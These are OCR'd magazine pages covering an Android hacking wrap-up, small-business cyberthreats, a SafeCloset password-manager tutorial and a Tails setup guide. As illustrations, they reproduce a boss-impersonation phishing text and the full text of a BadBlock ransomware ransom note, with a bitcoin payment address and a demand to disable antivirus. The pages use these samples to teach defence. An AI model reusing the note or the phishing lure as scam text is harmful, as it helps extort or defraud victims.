Do you want to install this application? It will get access to:

- modify system settings
- read call log
- write call log
- take pictures and videos
- modify your contacts
- read your contacts
- access approximate location (network-based)
- access precise location (GPS and network-based)
- record audio
- read your text messages (SMS or MMS)

CANCEL INSTALL


You can't fault Android for making it abundantly clear when apps may be up to no good.

» REAL-WORLD HACKING

It's not exactly realistic to suppose anyone would really wave away all the installation warnings and jump through all the hoops we did to get the *MainActivity* app installed. You might be surprised, though. If rogue apps are suitably disguised (as a cheat for a mobile game, for instance), or some social engineering is used (pretending to be the target's angry boss or sysadmin), some people might just let their guard down.

Humans are generally the weakest link. They can be tricked, as above, or financially obliged to become an initial access broker (IAB). IABs sell credentials that may not even be particularly privileged, but allow attackers an initial entry to the target network. A sort of beach head from which more advanced attacks may be used.

It's not all our fault, though; attacks happen due to vulnerabilities in software, too *[software that was written by humans – ed]*. Security researchers work hard to find these and responsibly disclose them to vendors. But sometimes exploit code escapes early (such as ShellShock or Log4j), and it becomes a race against time for software to be patched and users to update that software.



Visit https://cveshield.com to see which vulnerabilities are currently being exploited in the wild.

CREDIT: Magictorch

PROTECT YOUR SYSTEMS


Davey Winder reveals the biggest threats that hit systems in 2023 and what's likely to happen over 2024.

You might assume that cybercriminals would focus their attentions on the biggest organisations – after all, those are the ones best able to afford huge ransoms. In fact, smaller targets can and do get attacked all the time.

"Regardless of the size of the business," says Matt Cooke, strategist at cybersecurity specialist Proofpoint, "if they have a bank account, or sensitive information to steal, they are very much at risk." Proofpoint has found that 72% of organisations with fewer than 500 employees have dealt with a material loss of sensitive information within the past 12 months (see **http://proofpoint.com** for more information).

Indeed, small and medium-sized businesses are prime targets for malicious actors. Recent research from cybersecurity specialist Trellix (**http://trellix.com**) reveals that companies with 51-200 employees are the most common victims of ransomware, representing a third of all attacks in Q1 2023. "Smaller, less prominent organisations often lack the resources to implement robust security measures," explains Trellix VP Fabien Rech, "either from a financial or skill-based standpoint."

To protect your company and data, therefore, it's vital to be aware of the threats that you're most likely



iMessage
Today 11:20 AM

, I need to know if you are available in a split second. I am at a meeting and limited to calls, but I am good to go with texts if that works. Need you to handle a task.
Thanks.

Jon

The sender is not in your contact list.

A real-world targeted phishing attempt; the 'boss' is often posed asking a subordinate to buy gift vouchers.

to encounter, and to direct your (likely limited) resources accordingly, so as to minimise exposure to these security risks.

Phishing for cash

One important thing to understand is that your small business will mostly face the same range of threats as larger ones. This is because, by and large, cybercriminals are creatures of habit. They use tried and trusted methods to attack your networks and data, sometimes with an indiscriminate 'spray and pray' approach, other times with carefully targeted attacks. In both cases, by far the most common threat facing businesses of all sizes is phishing.

The challenge with phishing is that it comes in many forms. Michael Skelton, VP of security operations at Bugcrowd (**http://bugcrowd.com**), notes that, while most associated with email, phishing can equally take place via SMS, online chat services or even live telephone calls. The most common theme is using social engineering to trick employees into revealing sensitive information, especially login credentials, which can then be used for further mischief.

"Once armed with this information," Skelton explains, "cybercriminals can bypass security measures and gain access to systems where they can initiate attacks like ransomware or data breaches."

There is some positive news: while phishing is a widespread threat, most campaigns are far from sophisticated. Many attempted attacks can be defeated simply by recognising the red flags, such as unexpected invitations to open an untrusted attachment or log into an unfamiliar untrusted website.

"Staff cyber-awareness training is particularly important in combatting phishing," says Jamie Akhtar, CEO and co-founder at CyberSmart (**http://cybersmart.co.uk**). "It doesn't have to cost a lot or take hours of employees' time; a basic grounding should help them to spot most threats."

Sometimes, however, cybercriminals target specific employees of a business – an attack type sometimes known as spear phishing or whaling. Such tailor-made attacks can be much harder to spot, and the goal might not be merely to steal information, but to trick trusted staff into literally giving away large sums of money. "Attackers impersonate executives within businesses, urging employees to quickly transfer funds from one account to another," warns David Emm, principal security researcher at Kaspersky.

"These emails are often expertly crafted, and due to the urgency conveyed by the scammers, targets frequently fail to question their authenticity, and hand over information or transfer the funds as requested." The risk can be mitigated by implementing processes to cover financial transfers, such as requiring sign-off from more than one named individual in the business, and getting direct confirmation though a trusted communications channel – such as a face-to-face meeting or an internal telephone extension.

» TOP THREE THREATS FOR 2024

5G and IoT devices
"As smart tech and 5G networks expand, hackers will have more opportunities to target vulnerable IoT devices. Small businesses can counter this by installing firewalls, using VPNs to encrypt traffic and regularly updating router firmware. You should also segment your network to remove single-point-of-failure vulnerabilities, and ensure IoT devices run the latest versions of OSes and security tools."
Jamie Akhtar, CyberSmart

Advanced persistent threats
"Our researchers have found that threat actors appear to be scaling existing tactics seen in enterprise-targeted phishing campaigns for less robust SMB environments. These include the use of compromised infrastructure in phishing campaigns; regional targeting by state-aligned actors for financial theft; and managed-services providers being targeted via phishing, introducing the threat of supply-chain attacks."
Matt Cooke, Proofpoint

AI-powered attacks
"The next evolutionary step in phishing attacks is likely to be AI-powered campaigns making full use of large language models. You can expect fraudulent communications to become more sophisticated, and more targeted at scale. You can mitigate this with regular awareness training, multi-factor authentication, and ensuring employees use direct sources for logging into corporate services."
Michael Skelton, Bugcrowd

SIZE ISN'T IMPORTANT

"One important thing to understand is that your small business will mostly face the same threats as larger ones."

Ransomware the small stuff

When ransomware hits the news, it's normally because high-profile organisations have been hit with demands for enormous sums. However, a report by Management Today (**http://managementtoday.co.uk**) found that more than 60% of global ransomware attacks between January 2020 and July 2022 were on small businesses.

"Small businesses are especially at risk to ransomware attacks," notes Lewis West, head of cybersecurity at tech recruiter Hamilton Barnes (**http://hamilton-barnes.com**). "Cybercriminals know that smaller businesses are much more likely to pay the ransom, as they are not as equipped to absorb the attack as larger businesses might be."

"Where purse strings are tight, time offline is money lost," agrees Azeem Aleem, director of Northern Europe and UK for Sygnia (**http://sygnia.co**). "Many small businesses opt to pay the ransom quickly in a knee-jerk reaction – unaware that the threat attacker may then choose to go in for a second attack, or only release some of their data."

If you do get hit, rather than paying up right away, consider engaging a security expert trained in ransomware negotiation. "These experts investigate how the threat actor gained access, often straight from the horse's mouth," Aleem says. "They use various data-extraction and negotiation techniques, similar to a real-world hostage scenario. This can buy more time to

Enforcing two-factor authentication policies can radically reduce successful attacks.

UNKNOWN ADDRESS
TO SENDER
SEARCH
EXCHANGE

Modern ransomers don't need you to send bundles of cash to pay them off.

contain the threat, help the business negotiate a lower ransom and help with remediation."

However, even if you do reach an agreement with the attacker, there's no guarantee that your data won't still be sold online – nor any real assurance that working decryption keys will be provided. It's far better to mitigate the ransomware risk in the first place.

"There are a couple of things SMBs can do to protect themselves," Jamie Akhtar says. "First, invest in upskilling staff. Most ransomware attacks start with human error, and training makes this less likely. Second, use data backups for anything important – and have a plan for what to do if the worst does happen."

Supply-chain attacks

While you may be doing all you can to protect your own business from online attacks, you have far less control over the defences of your suppliers. Supply-chain attacks are growing in frequency and seriousness; indeed, what was referred to as the biggest data theft of 2023 was achieved using a supply-chain attack. During the first half of the year, the Cl0p ransomware group exploited a zero-day vulnerability in the *MOVEit* file transfer tool, used by organisations of all sizes, from small businesses to government agencies, to steal data on a huge scale. It has been reported that more than 2,000 organisations were caught up in the ongoing security breaches, and more than 62 million people were impacted by data thefts.

"Cybercrooks have learned that finding and exploiting a vulnerability in a widely used software solution will give them an exponential push," observes Dirk Schrader, CISO and VP of security research with Netwrix (**http://netwrix.com**). "One single vulnerability will give them an inroad into many IT estates."

There may be limits to how far you can audit and secure your tools, but being aware of the risk can help you reduce your exposure. "First of all, ensure your own cybersecurity is in order. Second, write cybersecurity requirements into RFPs and contracts with smaller suppliers," Akhtar recommends.

> **SEE THE ERROR OF YOUR WAYS**
> "Invest in upskilling staff. Most ransomware attacks start with human error, and training makes this less likely."

Fileless attacks

Fileless attacks commonly involve an adversary hijacking existing software on a device for malicious purposes. Such attacks are called fileless because they take place in memory; for example, a fileless attack might be launched via a script, running inside a genuine, trusted app – or even on a cloud server. Often, no trace of the malicious software is written to the hard disk, either on your desktop or in the data centre.

"This lack of footprint or signature makes it hard for most antivirus software to detect a threat, and hackers are aware of this," said Robert Smith, cybersecurity product manager at cloud services provider M247 (**http://m247.com**). "This is why 70% of the malware attacks we see are fileless and operating in the cloud."


So, how can you best mitigate against fileless attacks? "Endpoint detection and response (EDR) can provide much-needed protection to businesses," Smith says. "EDR uses behavioural analysis to monitor your data and what tasks you normally carry out on your device, and can thereby detect when there are changes to your daily activities caused by malware." Advanced EDR protection can help small businesses block attacks that would otherwise be almost impossible to detect.

Crypto bros

"The popularity of cryptocurrencies and their typically high transaction volumes have made cryptocurrency exchanges very attractive for small businesses," says Sygnia's Azeem Aleem. This is because they allow companies to transfer sums of money of any size very quickly, with minimal or no fees.

"Unfortunately," Aleem continues, "companies handling crypto may be targeted by tailored attacks, performed through quick, anonymous transactions, which are not easily detected until it's too late." To reduce the attack threat, Aleem says, small businesses need to understand how these crypto attacks unfold. Kaspersky has put together a useful resource illustrating some of the different cryptocurrency attacks (see **https://bit.ly/lxf312crypto**) that have taken place over the past year. These include the use of Trojanised hardware wallets, server hacks, fake *Chrome* extensions, and clipboard-injected malware.

Overall, Kaspersky advises organisations to "treat all crypto-related offers, emails, letters and innocent questions with maximum suspicion, and always use security software tailored for crypto investments on all relevant devices".



```
This computer is encrypted!
 This machine was infected with ransomware BadBlock. Many of your files are encrypted using RSA algorithm, and the key to
decrypt this files is with us on our server.
  -What this means?
It means that to decrypt and recover your files, you will need to pay a ransom, in bitcoins. The actual ransom for your machine
is 2 bitcoins (USD ~900.00).
If you are not interested in pay this ransom, you can easily format this machine, or even remove BadBlock (it's not that hard),
but all your files will become unrecoverable!

  -How do I pay?
You simply buy bitcoins, and transfer them to this account: 15Lzdg8mhQWXgNjfbEWSmc9kPnUk78eeFy
The amount is 2 bitcoins, like we talked earlier... You can use https://coincafe.com/ or
http://www.coindesk.com/information/how-can-i-buy-bitcoins/ to help you out on how to buy the bitcoins.

  -What happens after the payment?
BadBlock still running on your computer right now, and waiting to detect one payment of 2 BTC on the address mentioned
above. Once it detects, it will start to decrypt all the encrypted files. The process to detect the payment can take up to 2
hours, and only after this it will start decrypting your files. So after payment, leave this machine powered.
For this reason, we strongly recommend you to not try to remove BadBlock, and disable your anti-virus for a while, until you
pay and the payment gets processed, to BadBlock start decrypting. If your anti-virus gets updated and remove BadBlock
automatically, even if you pay the ransom, it will not be able to recover your files!

 -How do I know that you will really decrypt my files after payment?
You don't. You have only one choice to recover your files: pay the ransom. We have no interest in keeping your files locked for
any reason. So right now, just rely on us and everything will be fine.

Last encrypted file:
```

You're unlikely to see a screen like this on Linux, or such a high ransom demand – but you never know.

Underinvestment

The final threat category is, perhaps, the hardest to overcome – especially in times of high inflation, when businesses are facing bottom-line challenges at every turn. Simply put, the issue is a shortage of investment in cybersecurity. CyberSmart's Jamie Akhtar shares an alarming statistic: fully one third of the small businesses surveyed for an upcoming report had either decreased their cybersecurity investment since the cost of living crisis in the UK, or admitted that they had never really invested in it at all.

"Economic uncertainty has made investment in cybersecurity tricky for many small businesses," Akhtar says, "but it's not an optional cost, and it doesn't have to be expensive. Many SMBs could benefit from consolidating and refining their security estate to focus on the must-haves."

And so we come back to the question: how should a small business best allocate its resources to mitigate cyberthreats? Believe it or not, the answer might not involve any new spending on technology at all. Part of the solution is simply to prioritise stopping threats before they ever reach their intended victims: "Start with a proactive, not reactive mindset," suggests Michael Skelton. "Assume that the question is when, not if, an employee's account is going to be compromised. Then explore the security features of your cloud-based offerings, ensuring that two-factor authentication, appropriate lockout policies, and any other relevant mitigations are enabled for your organisation."

To support your defensive efforts, experts recommend a human-first approach to cybersecurity. "Today's attacks target people, not just technology," points out Proofpoint's Matt Cooke. "Cybercriminals have found new ways to exploit the instincts of curiosity and trust that lead well-intentioned people to play into the hands of the attacker."

"Culture eats technology for breakfast," agrees Rupert Lee-Browne, founder and chief executive of payments fintech Caxton (**http://caxton.io**). "Fundamentally, our vulnerability at the hands of the scammers is a cultural issue. We need to build a strong culture within the business of understanding where the risks are, in order to beat the criminals."

Cybercriminals don't need access to your premises...

How can that be achieved? Over to Lewis West, head of cybersecurity at Hamilton Barnes: "Training employees to recognise attackers' methods is an effective way to reduce the number of successful cyber-attacks, especially phishing attacks," says West. "Companies should be embarking on in-house training for their teams, to improve their online safety knowledge and flag the types of scenarios to which staff could fall victim: phishing, malware, ransomware, denial of service attacks and more."

TRAIN OF THOUGHT

> "Training employees to recognise attackers' methods is an effective way to reduce the number of successful attacks."

Ben Aung, chief risk officer at Sage, sums up the message in three bullet points:

"Make cybersecurity visible and part of your business goals – this includes being clear on how it relates to them, and ensuring cybersecurity is being talked about and promoted by leaders.

"Focus on the basics – setting long and strong passwords, enabling two-factor authentication and reporting suspicious emails might sound like obvious activities, but they can all have a huge impact for smaller businesses."

"Implement an easy and quick way for people to report cybersecurity issues – a clear, consistent process reduces confusion and ensures that everyone feels safe to raise concerns and act on them. There is no such thing as over-reporting in cybersecurity."

Even though your SMB probably doesn't have the same security resources as large enterprises, you can fend off most attacks by taking an intelligent approach to cybersecurity that focuses on the most common threats and the most-exploited vulnerabilities. LXF

SAFECLOSET

Credit: https://github.com/Canop/safecloset

Best kept secrets

A man who keeps his cards close to his chest, we struggled to persuade **Shashank Sharma** to reveal how he protects his passwords.

OUR EXPERT


Shashank Sharma is a trial lawyer in New Delhi, India, and an avid Arch user. He's been writing about open source software for 20 years and lawyering for 10.

Everybody's got something to hide except me and my monkey, said the Beatles back in the day. However, the correct phrase for the modern world would be, "Everybody's got something to hide, especially me and my monkey." If you're still keeping all your passwords and other important information in a draft email, *SafeCloset* is for you.

One of the first mistakes people make is using the same username and password combination across different online services because of their inability and unwillingness, understandably, to remember multiple login credentials. With *SafeCloset,* you can store all your different login credentials and other important information in secure, password-protected files. While there are many password managers on offer, some of them built into modern desktop browsers, the advantage of having all your secrets at your fingertips, rather than surrendered to the safety of a third party service, cannot be overstated.

You'll have to check the project's GitHub page or the website (**https://dystroy.org/safecloset**) for a complete list of features. For now, you'll appreciate that the project is cross-platform, which makes it possible for you to access your secrets from Windows, Mac and Android devices, in addition to all flavours of Linux .

Written in Rust and released under the AGPL-3 licence, the project isn't available in the software repositories of popular desktop distros. If you don't already have Rust and *Cargo* installed, you can use your distro's package manager to install these: `sudo dnf install rust cargo` installs them on RPM-based distros such as Fedora. You can similarly run `sudo apt install cargo`, which also installs the **Rustc** package, if you're running Ubuntu or Debian, or a derivative.



```
SafeCloset  scribblings  unsaved changes
           name           |           value
closet
closet 2

lastdragon@coolname.com
another@account.com
9999999999
1111111111
▶0505 1234 9876           | Expiry: 11/25 CVV: 400

Hit ^q to quit, tab to edit the next cell
```

While you can't use SafeCloset to secure files, you can secure any alpha-numeric data with it.

You can now easily install *SafeCloset* from the source. First, clone the GitHub repository with `git clone https://github.com/Canop/safecloset.git`, then navigate into the **safecloset/** directory and run `cargo install --locked --path`.

Alternatively, you can download the ZIP file from the Releases section. This comprises multiple binaries –

» MIND YOUR DRAWERS

When adding entries to a drawer, you can press the Tab key after adding the value to create a new entry, or press Enter and then `n` to create a new entry in the current drawer.

SafeCloset's top bar is deliberately bare so you can see whether there are any unsaved changes in the drawer. To save a drawer, such as after creating a new entry, press Ctrl+s.

Press Ctrl+u to close the currently open drawer. *SafeCloset* automatically saves changes in the drawer before closing it.

If you need to edit any entry in your drawer, select it from the list and press `a`. You can reorder entries in a drawer using Ctrl+Up Arrow or Ctrl+Down Arrow. When adding the value for an entry in a drawer, press Alt+Enter to create a new line.

You can also use the menu, which is accessed by pressing Esc, to select the operation you wish to perform, including changing the password for the drawer. It's also possible to import data from a drawer in the current closet or from a drawer in another closet.

SafeCloset will not create an empty closet file. So, in our example, the **~/Documents/scribblings** file is not created until after we create a drawer and save some new entries within it. It's good practice to copy this closet file and keep it as an added safety measure.

move the suitable **safecloset** binary to a directory in your $PATH. In our case, we moved the **build/x86_64-linux/safecloset** file to the **~/.local/bin** directory.

Closets and their secrets

To begin using *SafeCloset*, you first have to create a closet. You can create as many closets as you like, but you have to create at least one drawer for each. The actual secrets, or information, are stored within such drawers. Both closets and their comprising drawers are password-protected.

SafeCloset also allows you to create nested drawers, but the official documentation warns against using drawers as categories. As all closets and drawers require individual passwords, carefully examine your needs before creating closets and drawers.

You launch *SafeCloset* with `safecloset <directory>/<closetname>`. If the closet already exists, *SafeCloset* opens it, otherwise it creates a new one. For instance, the command `safecloset ~/Documents/scribblings` creates a closet called **scribblings** within the **~/Documents** directory.

When you create a new closet, *SafeCloset* informs you that this is a new closet and that you can press Ctrl+n, written as ^n on the screen and in the project's documentation, to create a new drawer. You're asked to provide a passphrase for the new top-level drawer. You can choose any password of any length, or even opt for a passphrase if you so desire.

You'll notice the name of the closet on the top bar. *SafeCloset* doesn't allow you to provide names for the drawers, and the interface doesn't list how many drawers there are within any given closet. This is deliberate, to help protect your sensitive information. While you can provide any name you like for your closet, the project doesn't let you name the individual drawers within it. The drawers are only identified by the password or passphrase used to unlock them.

To open a drawer, press Ctrl+o and enter the passphrase or password you used to safeguard the drawer. If you have created nested drawers, and wish to work with a deep-level drawer, you have to first open all the parent drawers.

With a drawer now open in the current closet, you can finally start relegating important information to *SafeCloset*. To begin, press `n`.

The *SafeCloset* interface now splits into two panes. On the left, you provide a name to identify the information you wish to store, and on the right pane the actual information to be safeguarded.

Name	Value
closet 2	Thisisthepassword
closet 3	When working with several closets
closet 4	Probably a good idea to store passwords in a secure closet
5	Passwords and passphrases can have spaces

By default, all the secrets, stored in the value field, are visible. You can press Ctrl+h to hide them. You navigate through the entries in a drawer using the up and down arrow keys. To view the associated secret for an entry in the drawer, press Tab and the hidden value is displayed, while values for other entries stay hidden.

If you want to always keep the passwords, passphrases and the values for the entries in a drawer hidden, you can start *SafeCloset* with the **-h** command switch. The command `safecloset ~/Documents/scribblings -h` opens the **scribblings** closet but the password you type to unlock the drawer and the actual values in the drawer are hidden.

Searching for answers

There's no limit to the number of entries you create within a drawer. If you end up with hundreds of entries in a closet, looking for information can be quite a pain.

Thankfully, *SafeCloset* offers a powerful search feature. Press `/` to invoke the search and type in the keywords to identify the entry you're interested in. To match entries in the drawer, *SafeCloset* looks only in the name field, not the value field. It also ignores case and diacritics when performing a search, so searches for `Twitter` and `twitter` yield the same result.

When multiple results are displayed, you can use the up and down arrow keys to navigate through the results and press Enter to select the one you want.

To access help, press `?` from the *SafeCloset* interface. This is quite thorough and covers all the options available to use within *SafeCloset.*

There's a number of operations only available from within a drawer, such as opening, creating, saving and closing a drawer, changing a drawer password, and so on. You can access all of these from a menu within the *SafeCloset* interface by pressing Esc from inside an open drawer.


To close a search, you must press `/` again and then Esc. If you directly press Esc, *SafeCloset* opens the menu instead of closing the search. To exit *SafeCloset*, select the option from the menu or press Ctrl+q.

Unlike most other text utilities, *SafeCloset* doesn't allow any operation or tweaking to be done by editing config files or using command options. Forcing users to perform all operations from within *SafeCloset's* TUI is yet another deliberate feature.

After having used a number of password managers over the years, this author can confidently state that *SafeCloset* is his favourite. **LXF**

QUICK TIP


If no <path> is provided to the `safecloset` command, the specified closet would be created in the current working directory. You can end up with multiple closets with the same name across different directories if you are not careful.



```
back                                   Esc
New Drawer                              ^n
Open Drawer                             ^o
Save Drawer                             ^s
Close drawer                            ^u
Toggle Hiding                           ^h
Toggle Markdown
Unfold All Values                       ^f
Sort
Change Drawer Password
Import
Help                                     ?
Quit                                    ^q
```

As an added security feature, SafeCloset automatically closes after 120 seconds of inactivity.

» ENHANCE YOUR TERMINAL-FU Subscribe now at http://bit.ly/LinuxFormat



Tall Tails

Nate Drake explores how to configure the latest version of Tails for maximum security and convenience.

Total online anonymity is impossible, but if used correctly, the Tor network, or dark net, comes pretty close. This is the thinking behind Tails (The Amnesic Incognito Live System), a Debian-based security-focused Linux distro.

Since 2009, the good people of the Tails Project have hitched their star to Tor's wagon by making sure that whenever you use the OS, all internet connections are routed through the dark net.

If you're new to the dark net and want to familiarise yourself with how Tor is configured to conceal your identity, it's now time to stop. Head on over to **www.torproject.org** and return here when you're done.

If, on the other hand, you're happy the dark net can provide the online safety you need, you can do far worse than use Tails. Instead of offering a standalone browser, you have an entire OS geared towards keeping you safe online. Connections outside Tor are blocked (with one exception, as you'll learn) and the system can be run in amnesiac mode. In other words, it can load into your device's RAM, then erase critical data on shutdown. This makes it almost impossible to recover your data using current digital forensics.

Tails also supports a persistent mode, whereby you can create an encrypted partition on a USB stick to store vital settings, like browser bookmarks and Wi-Fi passwords. In this guide, you'll learn how to set up and configure this, as well as the pros and cons of doing so.

What about the Tor Browser?

First, let's address the elephant in the room. The Tor Project does indeed offer the *Tor Browser,* which by default doesn't store your browsing data and also routes all connections through the dark net.

Tails itself uses an implementation of the browser (currently v12.5.6) with the uBlock extension, so the Tor Project must be doing something right.

Still, Tails offers a number of advantages over just installing the *Tor Browser* on your regular machine. Firstly, even browsers run in private mode like the *Tor Browser* can leave traces; such programs save files temporarily to your machine's hard drive, so they can be recovered to build up data on your browsing habits.

The *Tor Browser* also doesn't use any encryption, so anyone with access to your user account can open it to view your bookmarks and/or view your connection settings. The same applies to any files you download.

When it comes to sharing files, if you've prepared them on your personal device, there's always a risk they could contain identifying metadata, even if sent via the dark net. Tails makes it easy to remove this information, plus files created in live mode naturally don't contain any metadata from your hard disk.

Running Tails in live mode via USB or DVD also makes it very unlikely that any malware installed on your device's hard drive can compromise your safety, given that the OS is loaded into your RAM.

Finally and most importantly, if you use the *Tor Browser* at the same time as other internet software that isn't connected to the dark net, a sophisticated adversary can use this to build a picture of your browsing habits.

Getting started

If you've decided that Tails can offer the privacy you need, open your regular web browser and head on to **https://tails.net/install/linux/index.en.html#install**.

You also need a blank USB stick of at least 8GB. Follow the steps to download the Tails USB image (currently 1.3GB), then install it via your chosen disk utility. If you're using a Debian-based distro like Ubuntu, *Gnome Disks* is perfect for this. If it doesn't come bundled with your OS of choice, just open the terminal and run `sudo apt-get install gnome-disk-utility`.

From here, it's just a matter of a few mouse clicks to 'restore' the disk image to the USB stick. Remember that all data already on the USB drive will be erased.


Depending on your device, you may need to use the Boot key or configure your UEFI to make sure Tails boots. Save any open files and restart your machine.

Assuming that Tails loads correctly, you'll see a welcome screen asking you to choose your language, keyboard layout and number formats. Click Start Tails at the top-right to load the desktop.

The default desktop looks very spartan but will be familiar to Debian users. (Incidentally, the most recent version of Tails is based on Debian 12 Bookworm.)

Start by clicking on Network Settings at the top-right and connecting to your chosen Wi-Fi network. By default, the OS is in amnesiac mode, so doesn't store settings like this, nor any files you download.

Once you're connected to a Wi-Fi network, hit Activities at the top-left and then choose Tor Connection. This opens a Tails-specific wizard to begin configuring your connection.



Welcome to Tails!

The cryptographic parameters of LUKS from Tails 5.12 or earlier are weak against a state-sponsored attacker with physical access to your device.

We recommend you change the passphrase of your Persistent Storage and other LUKS encrypted volumes unless you use a long passphrase of 5 random words or more.

Read our security advisory and upgrade guide.

Subscribe to our newsletter to receive the same news by email:

Archive of all news

Tails 5.18

Changes and updates

- Update *Tor Browser* to 12.5.6.

Tails comes with the Tor Browser and defaults to the developer's page. Click Tor Check to ensure the connection is set up correctly.

Building bridges

If you don't mind anyone knowing you're using Tor, you can choose Connect To Tor Automatically. However, if you're living in a jurisdiction where Tor connections are monitored and/or blocked, you need to use a bridge. This makes it far more difficult for someone monitoring your internet traffic to know you're using Tor.

